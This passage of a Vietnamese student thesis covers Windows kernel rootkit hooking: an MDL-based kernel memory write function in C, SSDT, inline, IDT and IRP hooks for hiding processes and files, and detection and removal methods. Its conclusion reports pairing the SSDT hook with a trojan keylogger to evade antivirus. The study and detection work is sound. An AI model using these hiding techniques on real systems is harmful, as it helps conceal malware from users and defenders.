MDL được sử dụng để thiết lập ánh xạ giữa không gian địa chỉ ảo và các trang vật lý. Định nghĩa này chính là chìa khóa để sử dụng MDL để sửa đổi bộ nhớ hạt nhân. Khi chúng ta muốn sửa đổi một phần của bộ nhớ nhân, trước tiên chúng ta tạo một MDL cho bộ nhớ này, sau đó một không gian bộ nhớ ảo mới sẽ được tạo ra, không gian này được ánh xạ với không gian vật lý tương ứng với bộ nhớ cần sửa đổi. Có nghĩa là, cùng một không gian vật lý được ánh xạ tới hai địa chỉ bộ nhớ ảo khác nhau. Chúng ta có thể vận hành phần bộ nhớ vật lý này thông qua hai địa chỉ bộ nhớ ảo này, đây là ý tưởng hiện thực hóa bộ nhớ sửa đổi MDL.

Sau đó, quy trình thực hiện cụ thể của việc sử dụng MDL để sửa đổi bộ nhớ như sau:

* Đầu tiên, với địa chỉ bắt đầu và độ dài của bộ đệm, hãy gọi hàm MmCreateMdl() để phân bổ cấu trúc MDL đủ lớn để ánh xạ bộ đệm đã cho.
* Sau đó, gọi hàm MmBuildMdlForNonPagedPool() để cập nhật mô tả MDL của bộ nhớ vật lý.
* Cuối cùng, gọi hàm MmMapLockedPages() để ánh xạ các trang vật lý được mô tả trong MDL vào bộ nhớ ảo và trả về địa chỉ bộ nhớ ảo được ánh xạ.

BOOLEAN MDLWriteMemory(PVOID pBaseAddress, PVOID pWriteData, SIZE\_T writeDataSize)

{

PMDL pMdl = NULL;

PVOID pNewAddress = NULL;

// Tạo MDL

pMdl = MmCreateMdl(NULL, pBaseAddress, writeDataSize);

if (NULL == pMdl)

{

return FALSE;

}

// Cập nhật MDL của bộ nhớ vật lý

MmBuildMdlForNonPagedPool(pMdl);

// Ánh xạ vào bộ nhớ ảo

pNewAddress = MmMapLockedPages(pMdl, KernelMode);

if (NULL == pNewAddress)

{

IoFreeMdl(pMdl);

}

// Đầu vào dữ liệu

RtlCopyMemory(pNewAddress, pWriteData, writeDataSize);

// Giải phóng

MmUnmapLockedPages(pNewAddress, pMdl);

IoFreeMdl(pMdl);


return TRUE;

}

Bằng cách này, chúng ta có thể vận hành cùng một trang vật lý thông qua địa chỉ bộ nhớ ảo mới được ánh xạ, để sửa đổi dữ liệu của bộ nhớ được chỉ định.

Đến đây thì rootkit đã có khả năng sửa đổi bảng SSDT một cách tự do. Thông thường các rootkit sẽ viết lại các hàm hook mô phỏng lại các hàm Zw được triển khai trên kernel với các tham số đầu vào giống như hàm gốc. Bên trong các hàm này sẽ sửa đổi các kết quả xử lý trước khi gọi lại hàm Zw gốc ở cuối để trả lại luồng thực thi.

Lý do SSDT Hook không thể chặn các lệnh gọi chế độ hạt nhân đến các hàm bắt đầu bằng “Nt” là do cách các hàm này hoạt động. Bất kỳ hàm nào bắt đầu bằng “Nt”, khi được gọi từ chế độ hạt nhân sẽ tham chiếu đến hàm thực bên trong ntoskrnl. Tuy nhiên, khi một hàm bắt đầu bằng Zw được gọi từ chế độ hạt nhân, nó sẽ gán index của hàm vào thanh ghi EAX, giá trị này chính là giá trị được gắn vào EAX tại (2), sau đó nó gọi KiSystemService. KiSystemService chuyển luồng thực thi tới KiFastCallEntry, KiFastCallEntry nằm ở phần bù vào KiSystemService, do đó KiFastCallEntry thực sự là một phần của KiSystemService Function.



Hình 3.14.Luồng gọi từ User tới bảng SSDT

Trong chế độ user\_mode cả 2 hàm “Nt” và “Zw” đều thực thi theo cùng một luồng. Bằng cách hook vào một điểm nhất định trong biểu đồ, rootkit có thể chấp nhận tất cả các lệnh gọi đến điểm đó từ phía trên.

Trong đồ án này chúng ta sẽ đi xây dựng một rootkit dùng kỹ thuật SSDT Hook sử dụng các kỹ thuật như ẩn tiến trình, ẩn file,v.v. Dưới đây sẽ là tổng quan về các giải pháp để triển khai các kỹ thuật này.

1. **Ẩn tiến trình**

Cái gọi là ẩn tiến trình, theo thuật ngữ là đề cập đến một tiến trình hoạt động bình thường và không bị ảnh hưởng theo bất kỳ cách nào. Khi chúng ta sử dụng phần mềm quản lý tiến trình như Taskmgr hay ProcessExplorer để xem tiến trình nhưng chúng ta không thể thấy tiến trình.Kỹ thuật này thích hợp cho các chương trình cần hoạt động một cách bí mật trong nền của máy tính mà không muốn bị phát hiện.

Tại mục này chúng ta hãy cùng giải thích nguyên tắc và quy trình để thực hiện một chương trình ẩn tiến trình như vậy. Tất nhiên, có nhiều phương pháp để ẩn tiến trình, chẳng hạn như kỹ thuật DLL Hijacking, DLL Injection, Code Injection, Memmory Injection, HOOK API, v.v. Kỹ thuật mà chúng ta đi tìm hiểu ở phần này là ẩn tiến trình được chỉ định bằng cách Hook vào hàm winAPI ZwQuerySystemInformation().

Trước hết, hãy giải thích lý do tại sao khi HOOK vào hàm ZwQuerySystemInformation lại có thể ẩn tiến trình được chỉ định. Điều này là do chúng ta thường gọi các hàm winAPI của hệ thống là EnumProcess(), CreateToolhelp32Snapshot() và các hàm khác để lấy danh sách các tiến trình. Các hàm winAPI này cuối cùng nhận được thông tin danh sách tiến trình bằng cách gọi tới hàm ZwQuerySystemInformation() trong hạt nhân. Do đó, chúng ta chỉ cần HOOK hàm ZwQuerySystemInformation(), sửa đổi thông tin danh sách tiến trình mà nó thu được và xóa thông tin tiến trình mà chúng ta muốn ẩn khỏi danh sách kết quả, sau đó hàm ZwQuerySystemInformation() trả về thông tin đã sửa đổi. Sau khi các chương trình khác có được thông tin sửa đổi này, đương nhiên thông tin của quá trình bị xoá không thể lấy được, vì vậy quá trình được chỉ định sẽ bị ẩn.

1. **Ẩn tệp tin**

Thông thường các ứng dụng quản lý file như File Explore hay bất cứ ứng dụng quản lý file nào gọi đến các hàm winAPI FindFirstFile(), FindNextFile(),v.v thì đều chuyển luồng thực thi đến hàm ZwQueryDirectoryFile() trên hạt nhân. Lợi dụng điều này để che dấu sự tồn tại một file trước các hàm truy vấn danh sách file rootkit có thể sử dụng kỹ thuật Hook SSDT để hook vào hàm ZwQueryDirectoryFile(). Nguyên lý để hook cũng tương tự như cách ẩn tiền trình, đó là trước tiên hàm New\_ZwQueryDirectoryFile() sẽ chuyển các tham số để gọi hàm ZwQueryDirectoryFile() ban đầu để thực thi và nhận kết quả của quá trình duyệt. Sau đó chúng ta tiến hành duyệt qua kết quả truy vấn, loại bỏ các tệp chúng ta muốn ẩn khỏi hệ thống ra khỏi danh sách kết quả trả về rồi trả về kết quả đã sửa đổi này. Bằng cách này chúng ta có thể ẩn mọi tệp mà mình muốn khỏi các ứng dụng phía người dùng sử dụng các hàm duyệt file thông thường.

* + - 1. **Inline Hooking**

Inline Hooks: Đây là một phương thức nhận quyền điều khiển khi gọi một hàm, trước khi hàm thực hiện công việc của mình. Luồng thực thi được chuyển hướng bằng cách sửa đổi một vài byte đầu tiên (thường là 5 byte) của một hàm đích. Một cách thường áp dụng là ghi đè lên 5 byte đầu tiên của hàm bằng một bước nhảy đến một khối mã độc hại, mã độc sau đó có thể đọc các đối số của hàm và làm bất cứ điều gì nó cần. Nếu mã độc yêu cầu kết quả từ chức năng ban đầu (chức năng mà nó mắc phải), nó có thể gọi hàm bằng cách thực thi năm byte đã bị ghi đè, sau đó nhảy năm byte vào hàm ban đầu, điều này sẽ bỏ lỡ bước nhảy hoặc lệnh độc hại để tránh đệ quy hoặc lặp vô hạn.

Chúng ta cùng xét ví dụ dùng inline hook để hook vào hàm ZwQuerySystemInformation(). Đây là một hàm hạt nhân không được tiết lộ, vì vậy chúng ta không thể lấy trực tiếp địa chỉ của hàm này trong chương trình hạt nhân. Chúng ta có thể thấy rằng hàm này bắt đầu bằng Zw, vì vậy chúng ta có thể lấy địa chỉ gọi của hàm kernel này trong kernel thông qua bảng SSDT.

Trong hệ thống 32-bit, SSDT được xuất ra, vì vậy có thể lấy trực tiếp bảng KeServiceDescriptorTable. Sau đó, chúng ta nhận được số chỉ mục hàm SSDT của hàm ZwQuerySystemInformation() theo ntdll.dll. Với số chỉ mục SSDT này, chúng ta có thể lấy địa chỉ của hàm ZwQuerySystemInformation() trong hạt nhân theo bảng KeServiceDescriptorTable.

Vì chúng ta sử dụng phương thức Inline Hook nên nguyên tắc của Hook là: sửa đổi 5 byte đầu tiên của địa chỉ hàm, viết câu lệnh jmp jump, và nhảy đến địa chỉ hàm mới. Với hệ thống 32bit câu lệnh hợp ngữ để nhảy là:



Mã máy tương ứng là:



Vì vậy, hoạt động trong hàm New\_ZwQuerySystemInformation() mới là:

* Đầu tiên, Unhook khôi phục chức năng hàm ban đầu ZwQuerySystemInformation().
* Sau đó, gọi hàm ZwQuerySystemInformation() để thực thi bằng cách truyền các tham số và nhận kết quả của quá trình truy vấn.
* Tiếp theo, tiếp tục với chức năng Hook ZwQuerySystemInformation().
* Cuối cùng, chúng ta duyệt qua các kết quả truy vấn, chọn tiến trình mà chúng ta muốn ẩn khỏi danh sách được liên kết đã duyệt qua và nhận ra các hoạt động ẩn và trả về.
  + - 1. **IDT Hooking**

IDT (Interrupt Descriptor Table) là bảng mô tả ngắt. Bảng này lưu trữ các con trỏ tới ISR ​​(Interrupt Service Routines - Quy trình Dịch vụ Ngắt) và được gọi khi một ngắt được kích hoạt. Tại thời điểm đó, bộ xử lý ngừng làm bất cứ điều gì nó đang làm và gọi quy trình dịch vụ ngắt, quy trình xử lý ngắt. Để thực hiện IDT hooking, chúng ta chỉ cần thay đổi trường offset trong bộ mô tả ngắt (interrupt descriptor). Chẳng hạn, nếu nó hiện trỏ đến một hàm funcA(), chúng ta có thể thay đổi nó để trỏ đến một hàm funcB().

* + - 1. **IRP Hooking**

IRP (I/O Request Packet) là một đối tượng được sử dụng để giao tiếp giữa tất cả các lớp khác nhau của ngăn xếp trình điều khiển. Giả sử ở đây khi người dùng ấn một phím trên bàn phím, dữ liệu về phím sẽ được gửi trực tiếp đến màn hình hiển thị. Trong sự kiện vừa rồi dữ liệu bắt đầu bằng một tín hiệu điện từ bàn phím, được biến đổi rồi gửi qua các trình điều khiển, mỗi trình điều khiển hoạt động như một lớp trừu tượng để đơn giản hoá thông tin cho lớp tiếp theo. Sau cùng nó kết thúc bằng một ký tự, lớp ứng dụng có thể diễn giải ký tự và gửi xuống ngăn xếp trình điều khiển màn hình. Cuối cùng là ký tự được chuyển thành các pixel trên màn hình.

Với mỗi trình điều khiển(driver), đều hỗ trợ một số chức năng để xử lý các IRP được gửi đến(VD: với driver ổ đĩa có hỗ trợ chức năng nhận yêu cầu đọc đĩa).

Ý tưởng của kỹ thuật IRP Hooking là thay thế quy trình xử lý IRP ban đầu bằng các trình xử lý IRP tuỳ chỉnh của rootkit để đánh chặn các gói tin IRP. Về cơ bản có ba cách đánh chặn, một là chặn tại điểm bắt đầu, thứ hai là chặn nửa chừng và cuối cùng là chặn ở điểm cuối. Nếu một rootkit thành công trong việc triển khai IRP Hooking, các IRP được kiểm soát lúc này sẽ được chuyển hướng đến mã của rootkit để thực hiện một số hoạt động nhất định, thông thường là giám sát, ẩn mình, ngăn chặn  hoặc đánh lừa người dùng. Từ những khái niệm mục đích này, các mục tiêu trên có thể được rootkit thực hiện bằng các thao tác với dữ liệu như:

* Giám sát được thực hiện khi dữ liệu đầu vào được lưu trữ và truyền đi bằng cách nào đó.
* Ẩn mình được triển khai khi dữ liệu trả về cho các tiến trình hoặc hàm bị sửa đổi.
* Ngăn chặn được thực hiện khi quyền truy cập hay sửa đổi một tài nguyên nào đó bị chặn đứng.
* Đánh lừa người dùng triển khai khi giữ liệu giả được trả về.


Ở đây ta xét trường hợp thực tế là rootkit ngăn chặn quyền truy cập vào một tệp để bảo vệ không cho người dùng hay các chương trình bảo vệ xóa các tệp của rootkit. Như chúng ta đã biết, trước khi muốn làm việc với một tệp thì chúng ta phải lấy Handle của tệp tin đó. Điều này được thực hiện qua hàm CreateFile() và giá trị trả về là một Handle cho xử lý của file. Khi gọi đến hàm CreateFile() hệ điều hành sẽ gửi một yêu cầu IRP\_MJ\_CREATE để thực hiện thao tác mở thực tế. Hầu hết các trình điều khiển và thiết bị điều khiển trung gian trả về STATUS\_SUCCESS trong hàm xử lý IRP\_MJ\_CREATE và hoàn thành yêu cầu tạo. Lợi dụng cơ chế này rootkit tạo ra các bộ lọc filter trong hàm xử lý IRP\_MJ\_CREATE để từ chối việc tạo các Handle của tệp tin, từ đó ngăn chặn tất cả các truy cập đến tệp này.

# TRIỂN KHAI PHÂN TÍCH VÀ PHÁT HIỆN

Sau khi đã nắm được cách mà rootkit triển khai các kĩ thuật hook. Ta nhận thấy cả trên UserMode hay KernelMode thì kĩ thuật hook đều triển khai trên 2 ý tưởng đó là chuyển hướng luồng thực thi ban đầu tới vùng mã độc hại và ý tưởng sửa đổi mã/dữ liệu bên trong các hàm, hệ thống. Từ đó ý tưởng đưa ra để quét phát hiện hành vi hook trên hệ thống đó là kiểm tra các luồng thực thi không hợp lệ, hoặc kiểm tra tính toàn vẹn của dữ liệu.

Đối với User-mode, kỹ thuật chủ yếu là IAT hooking. Khoảng chấp nhận được có thể được xác định tử trong các bảng IAT. Trong bảng IAT sẽ có tên các hàm, địa chỉ bắt đầu và kích thước, từ đó có thể xác định được khoảng chấp nhận của các lệnh rẽ nhánh.

Đối với Kernel-mode, tất cả chương trình điều khiển gói yêu cầu điều khiển vào ra (IRPs) đều tồn tại trong địa chỉ của trình điều khiển thiết bị đó. Do vậy mà tất cả các phần tử của bảng SSDT (System Service Descriptor Table) đều nằm trong dải địa chỉ của tiến trình kernel: ntoskrnl.exe. Với IDT Hook, việc tìm hàm hook trong bảng chỉ dẫn ngắt (Interrupt Descriptor Table - IDT) có khó khăn hơn một chút, bởi vì mỗi chương trình con xử lý ngắt không có cách nào để biết được khoảng địa chỉ chấp nhận được, chúng ta chỉ quan tâm đến ngắt Int 2E (gọi dịch vụ hệ thống), nó phải được trỏ đến kernel, ntoskrnl.exe.



Hình 4.1.Trước và sau khi Hook IRP

4. 1. **IAT Hook**

IAT, còn được gọi là Bảng địa chỉ nhập, là một bảng có bước nhảy. Do các hàm trong DLL thay đổi địa chỉ và địa điểm, các chương trình không thể gọi chúng trực tiếp nhưng chúng có thể gọi một bước nhảy có liên quan đến bảng nhảy của chính nó. Bất cứ khi nào một chương trình đang chạy, trình nạp của nó sẽ đặt một con trỏ đến từng hàm dll ở đúng vị trí trong IAT. Nếu virus tự đưa vào một chương trình và sửa đổi các địa chỉ trong bảng nhập, virus sẽ có thể thực thi mã của chính nó bất cứ khi nào chương trình gọi chức năng mà địa chỉ bị thay đổi.

**Vượt qua Hook**

Một chương trình có thể dễ dàng tránh hoặc chỉ bỏ qua hook này bằng cách lấy địa chỉ ban đầu sử dụng EAT, còn được gọi là Export\_Address\_Table, được giữ nguyên. Một chức năng như GetProcAddress() và LdrGetProcedureAddress() có thể trả về các địa chỉ ban đầu. Nếu virus vẫn muốn vượt qua điều này, chúng có thể chỉ cần bám vào LdrGetProcedureAddress()/GetProcAddress() và sử dụng nó để trả về các địa chỉ giả. Bạn cũng có thể viết hàm GetProcAddress() của riêng mình và sử dụng nó để lấy địa chỉ các hàm thực.

**Phát hiện**

Để phát hiện các móc IAT, chỉ cần phân tích cú pháp cấu trúc PE của tất cả các mô-đun của quy trình được nhắm mục tiêu. Sau đó, hãy xem các bảng nhập và kiểm tra xem địa chỉ của chúng có bên trong mô-đun sở hữu hay không.

**Loại bỏ**

Để loại bỏ một móc IAT, bạn có thể xem EAT (Bảng địa chỉ xuất) của mô-đun ban đầu và khôi phục địa chỉ IAT với mục nhập của EAT.

* 1. **Inline Hook**

**UserMode**

Trong chế độ người dùng, các inline hook thường được đặt bên trong các hàm được export bởi một DLL. Cách chính xác nhất để phát hiện và loại bỏ các hook này là so sánh từng dll được load lên vùng nhớ của tiến trình với phần mã gốc của tệp DLL image lưu trên ổ đĩa. Đầu tiên, một chương trình sẽ cần lấy danh sách từng DLL được tải, tìm tệp gốc và đọc nó, căn chỉnh và tải các phần vào bộ nhớ sau đó thực hiện di dời cơ sở. Khi bản sao mới của DLL được tải vào bộ nhớ, ứng dụng có thể xem bảng địa chỉ xuất và so sánh từng hàm trên bộ nhớ tiến trình với hàm trong DLL gốc. Để bỏ qua các hook, một ứng dụng sau đó có thể thay thế mã bị ghi đè bằng cách sử dụng mã từ DLL mới được tải, hoặc nó có thể import DLL mới được tải và sử dụng nó thay thế (lưu ý rằng một vài DLL sẽ không hoạt động nếu nhiều hơn 1 phiên bản được tải). Phương pháp bỏ qua các hook DLL này thực tế liên quan đến việc viết triển khai LoadLibrary()**.**

**KernelMode**

Trong chế độ hạt nhân, các bước nhảy giữa các mô-đun hiếm hơn rất nhiều. Các hook trong ntoskrnl thường có thể được phát hiện bằng cách disassembly từng lệnh trong mỗi hàm, sau đó tìm kiếm các bước nhảy hoặc lệnh gọi đến một điểm nào đó ở bên ngoài vùng nhớ của ntoskrnl (vào các phần thân trình điều khiển, v.v.). Cũng có thể sử dụng phương pháp so sánh với đoạn mã gốc để phát hiện móc như trên chế độ người dùng: trình điều khiển có thể đọc từng mô-đun ntoskrnl từ đĩa, tải nó vào bộ nhớ và so sánh các hướng dẫn với bản mã gốc. Đối với các móc nội tuyến bên trong trình điều khiển, việc quét các lệnh jmp/call trỏ đến bên ngoài thân trình điều khiển có nhiều khả năng dẫn đến kết quả dương tính giả, tuy nhiên, các trình điều khiển không chuẩn là mục tiêu của các lệnh jump/call bên trong trình điều khiển hạt nhân tiêu chuẩn nên nâng cao cờ đỏ. Nó cũng có thể đọc trình điều khiển từ đĩa. Vì các trình điều khiển thường không xuất nhiều chức năng và các con trỏ chức năng chính của IRP chỉ được khởi tạo trong thời gian chạy, có thể sẽ phải so sánh toàn bộ phần mã của trình điều khiển gốc và trình điều khiển mới. Điều quan trọng cần lưu ý là các lệnh call/jump tương đối dễ bị thay đổi trong quá trình di dời, điều này có nghĩa là đương nhiên sẽ có một số khác biệt giữa trình điều khiển ban đầu và trình điều khiển mới, tuy nhiên, cả hai lệnh call/jump nên trỏ đến cùng một nơi.

* 1. **SSDT Hook**

SSDT, còn được gọi là Bảng điều phối dịch vụ hệ thống, tương tự như IAT, nó chứa các con trỏ tới các winAPI trong ntoskrnl.exe. Những thứ như NtOpenThread và NtOpenProcess. Một hook trong bảng này bao gồm việc thay thế giá trị con trỏ ban đầu của một mục nhập bằng địa chỉ của một hàm có cùng nguyên mẫu trong bất kỳ mô-đun được tải chế độ hạt nhân nào. Thông thường, hook này chỉ được thực hiện để từ chối quyền truy cập hoặc chỉ để lọc các tham số / đối số và trở về giá trị con trỏ ban đầu vào cuối quá trình lọc để gọi hàm ban đầu. Điều này có thể được sử dụng giống như IAT để gọi mã của riêng bạn bất cứ khi nào hàm bị tấn công được gọi. Rootkit thường cố gắng đi vòng quanh các chức năng như NtTerminaProcess và NtOpenProcess để thoát khỏi Handle. Hãy nhớ rằng các Handle có đủ quyền thực sự có thể làm hỏng rootkit bằng cách cho phép chấm dứt rootkit. Rootkit có thể sử dụng quyền này để ẩn khỏi chương trình AntiVirus hoặc đơn giản là chỉ ẩn mình.

**Vượt qua Hook**

Cách đơn giản nhất để tránh các chương trình độc hại hoặc Rootkit giành được quyền kiểm soát là tìm địa chỉ bảng SDDT gốc bằng cách tải ntoskrnl.exe lên bộ nhớ, điều này có thể được thực hiện bằng cách chỉ sử dụng LoadLibrary ở UserMode (ring 3) sau đó tìm bảng export có tên “KeServiceDescriptorTable” Và sử dụng nó để tìm ra địa chỉ của KiServiceTable trong image. Đối với các chương trình UserMode, bạn có thể sử dụng NtQuerySystemInformation() để lấy lại địa chỉ cơ sở hạt nhân. Hãy lưu ý với bản thân rằng bạn cần một trình điều khiển để thay thế SSDT.

**Phát hiện (Ring 0)**

Để tìm các SSDT Hook trên kernel mode, chúng ta cần có một trình điều khiển được nạp vào nhân để quét bảng SSDT và so sánh từng địa chỉ của con trỏ của hàm chức năng lưu trên SSDT với phạm vi địa chỉ của mô-đun ntoskrnl. Nếu một hàm có địa chỉ con trỏ nằm ngoài vùng địa chỉ ntoskrnl, rất có thể là do nó bị rootkit hoặc một chương trình nào đó hook vào bảng SSDT. Điều này không khó để phát hiện so với phần còn lại. Tuy nhiên, có những cách để kết nối SSDT và không thay đổi địa chỉ được lưu trong bảng SSDT đó là thay đổi các mã assembly của hàm export ra bởi ntoskrnl, điều này được gọi là InlineHook.

**Loại bỏ**

Để loại bỏ một SSDT Hook, ta cần lấy các địa chỉ ban đầu của hàm winAPI bị hook và thay thế địa chỉ sai bằng địa chỉ ban đầu trong bảng SSDT. Điều này có thể loại bỏ một số bộ lọc filters của Windows và chỉ để lại không gian hạt nhân trong một không gian xấu, có nghĩa là BSOD có thể xảy ra với các đối số xấu.

* 1. **IRP Hook**

Một đối tượng trình điều khiển cho mỗi trình điều khiển chứa một bảng có 28 con trỏ chức năng, những con trỏ này được gọi bởi các trình điều khiển khác bằng cách sử dụng IoCallDriver hoặc bất kỳ cách nào khác. Các con trỏ đi cùng các hoạt động như IRP\_MJ\_READ/IRP\_MJ\_WRITE. Những con trỏ này có thể được thay thế bằng cách tạo trình điều khiển của riêng bạn. Điều này có thể rất hữu ích đối với một số người và chỉ lãng phí đối với những người khác.

**Phát hiển/Vượt qua Hook**

Thông thường, mọi con trỏ IRP Major Function cho trình điều khiển hạt nhân sẽ trỏ đến mã nằm trong không gian địa chỉ của trình điều khiển, mặc dù điều này không phải lúc nào cũng vậy. Tuy nhiên, ta có thể cố gắng tìm trình điều khiển đang hoặc đã cố gắng chuyển hướng IRP Major Function từ trình điều khiển đã được xác minh sang phần mã của họ. Các con trỏ IRP Major Function chỉ được khởi tạo trong khi chạy, vì vậy không thể tìm một địa chỉ gốc thực sự để thay thế nhằm khôi phục chức năng như các hook trước đây. Cũng có vấn đề là cố gắng tải cùng một trình điều khiển hai lần do va chạm nên không thực sự kiếm được địa chỉ để thay thế hoặc cách tìm móc thực tế như thế này. Có thể thực hiện một cách khả thi để tránh những móc này bằng cách gọi trình điều khiển được tải trước bạn, do các trình điều khiển được xếp chồng lên nhau, trình điều khiển trên cùng chuyển dữ liệu cho trình điều khiển bên dưới, v.v., vì vậy một chương trình chỉ có thể gửi yêu cầu trình điều khiển thấp nhất kiểm tra xem nó có được nối hay không.

# KẾT LUẬN

5. 1. **Kết luận**

Trong quá trình thực hiện đồ án, nhóm chúng em đã cố gắng tìm hiểu về rootkit, windows kernel, các kỹ thuật hook phổ biến được rootkit triển khai. Đồng thời tìm hiểu về và học cách lập trình windows driver để từ đó xây dựng các kịch bản demo các kỹ thuật đã nghiên cứu được.

* 1. **Những công việc đã thực hiện**
     1. **Về lý thuyết**
        1. **Tìm hiểu về Windows kernel**
* Tìm hiểu về kiến trúc tổng quát của hệ điều hành Windows, đưa ra các khái niệm cơ bản về các thành phần/khối trong windows.
* Tìm hiểu về chế độ User-mode và Kernel-mode.
* Tìm hiểu về cơ chế hoạt động, quản lý của windows.
* Tìm hiểu về các tiến trình, luồng thực thi, bộ nhớ ảo, các handle,v.v
* Tìm hiểu về lập trình Windows Driver, ngôn ngữ Assembly.
  + - 1. **Tìm hiểu về kỹ thuật hook và Rootkit thường sử dụng**
* Tìm hiểu về 2 kĩ thuật Hook hay gặp trên User-mode đó là InlineHook và IAT Hook.
* Tìm hiểu về 4 kĩ thuật Hook thường gặp trên rootkit kernel là:InlineHook, SSDTHook, IDTHook, IRPHook trong đó tập trung vào 2 kỹ thuật là SSDTHook và IRPHook.
  + - 1. **Tìm hiểu một số phương pháp phát hiện ra rootkit hook trên hệ thống.**
* Tìm hiểu về các phương pháp để phát hiện và loại bỏ các Hook đẫ tìm hiểu ở trên.
  + 1. **Về ứng dụng**
       1. **Xây dựng các kịch bản áp dụng các kĩ thuật Hook đã nghiên cứu được**
* Xây dựng 2 kịch bản phát triển bằng lập trình driver để Hook vào kernel dựa trên 2 kĩ thuật SSDTHook và IRPHook.
* Kịch bản 1 sử dụng SSDTHook để kết hợp với một Trojan Keylogger để ẩn tiến trình và file thực thi của Keylogger nhằm lẩn tránh các giải pháp AV.
* Kịch bản 2 sử dụng IRPHook để kiểm tra và từ chối các yêu cầu ghi vào vùng nhớ sector0 của ổ đĩa (hay còn gọi là vùng nhớ MBR chứa lệnh khởi động của windows) từ đó phòng thủ trước các malware tấn công vào vùng nhớ này nổi bật như dòng ransomware PETY.
  + - 1. **Xây dựng ứng dụng để phát hiện một vài kỹ thuật hook hay dùng trên rootkit.**
      * Xây dựng một driver để quét các bảng SSDT và con trỏ IRP nhằm phát hiện các hàm trong SSDT hay các xử lý IRP nào bị Hook. Dữ liệu trả về chỉ chính xác hàm/IRP nào bị hook và bởi Driver nào.
      * Xây dựng một ứng dụng người dùng trên phía User-mode để giao tiếp với driver phía kernel nhằm trao đổi thông tin/yêu cầu giữa hai chế độ.
  1. **Những khó khăn và hạn chế**
     1. **Khó khăn gặp phải**

Lĩnh vực nghiên cứu về Rootkit đã xuất hiện từ lâu đời và cũng có khá nhiều tài liệu về lĩnh vực này được xuất bản trước đây. Tuy nhiên đây hầu như đều là các tài liệu đã cũ và chưa được cập nhật chỉnh sửa đề phù hợp với các hệ thống mới. Do tính khó tiếp cận và triển khai của kỹ thuật hook trên nhân kernel bởi cơ chế bảo mật của windows cho kernel đã được nâng cao nên tính phổ biến của rootkit kernel hook ngàng càng ít phổ biến hơn nên các nguồn tài liệu mới là khá ít ỏi. Đồng thời cộng đồng nghiên cứu về lĩnh vực này cũng không nhiều lên chúng em gặp phải khá nhiều những khó khăn vướng mắc trong quá trình tìm hiểu về lĩnh vực này.

Bên cạnh đó thời gian thực hiện đồ án có giới hạn, và việc phải tìm hiểu và nắm được các khái niệm, nguyên lý về Windows Kernel cũng như tìm hiểu để lập trình Windows Driver, ngoài ra là tìm hiểu về ngôn ngữ bậc thấp Assembly nên vẫn còn một số phần tìm hiểu còn hạn chế, một số mục tiêu đề ra ban đầu của đồ án chúng em vẫn chưa thực hiện được.

* + 1. **Hạn chế**

Do hạn chế về thời gian cũng như việc tìm kiếm tài liệu nên đồ này vẫn còn một số hạn chế như sau:

* Chưa tìm hiểu được sâu hơn nữa về WindowsKernel, các đối tượng, cơ chế vận hành.
* Việc xây dựng các kỹ thuật hook của rootkit còn đơn giản do chưa tìm hiểu được nhiều về các hàm không được tài liệu hoá bên trong nhân của Windows. Bên cạnh đó là còn những hạn chế về kỹ năng lập trình windows driver do mới tiếp cận lên còn khá bỡ ngỡ.
* Các kỹ thuật phát hiện hook vẫn chưa đi sâu và hoàn thiện.
  1. **Định hướng tiếp theo**
     1. **Tiếp tục nghiên cứu về Rootkit**

Thời gian gần đây sự trở lại của các rootkit với các kỹ thuật mới tấn công vào sâu hơn trong các phần nhân của hệ thống, thiết bị hay thậm chí là nằm trên các phần cứng. Do đó định hướng của chúng em là sẽ tiếp tục nghiên cứu, tìm hiểu về các kĩ thuật mới của các rootkit thời gian gần đây nổi bật như mẫu **MoonBounce,…**

* + 1. **Nghiên cứu về lập trình Driver**

Trong quá trình thực hiện đồ án, chúng em có được tiếp cận và tìm hiểu về lập trình driver. Nhận thấy đây cũng là một mảng khá thú vị và là cốt lõi cho việc phát triển các sản phẩm, hệ thống cả phần cứng lẫn phần mềm, đặc biệt là các AV hoặc các bộ Callback-Filter được AV sử dụng đều phải triển khai trên windows kernel thông qua lập trình driver. Nên định hướng tiếp theo của chúng em có thể sẽ tiếp tục tìm hiểu sâu hơn vào mảng lập trình driver này, đặc biệt là hướng lập trình các bộ lọc mini-filter để ứng dụng vào các sản phẩn tấn công/phòng thủ thực tế trên hệ điều hành Windows.

# TÀI LIỆU THAM KHẢO

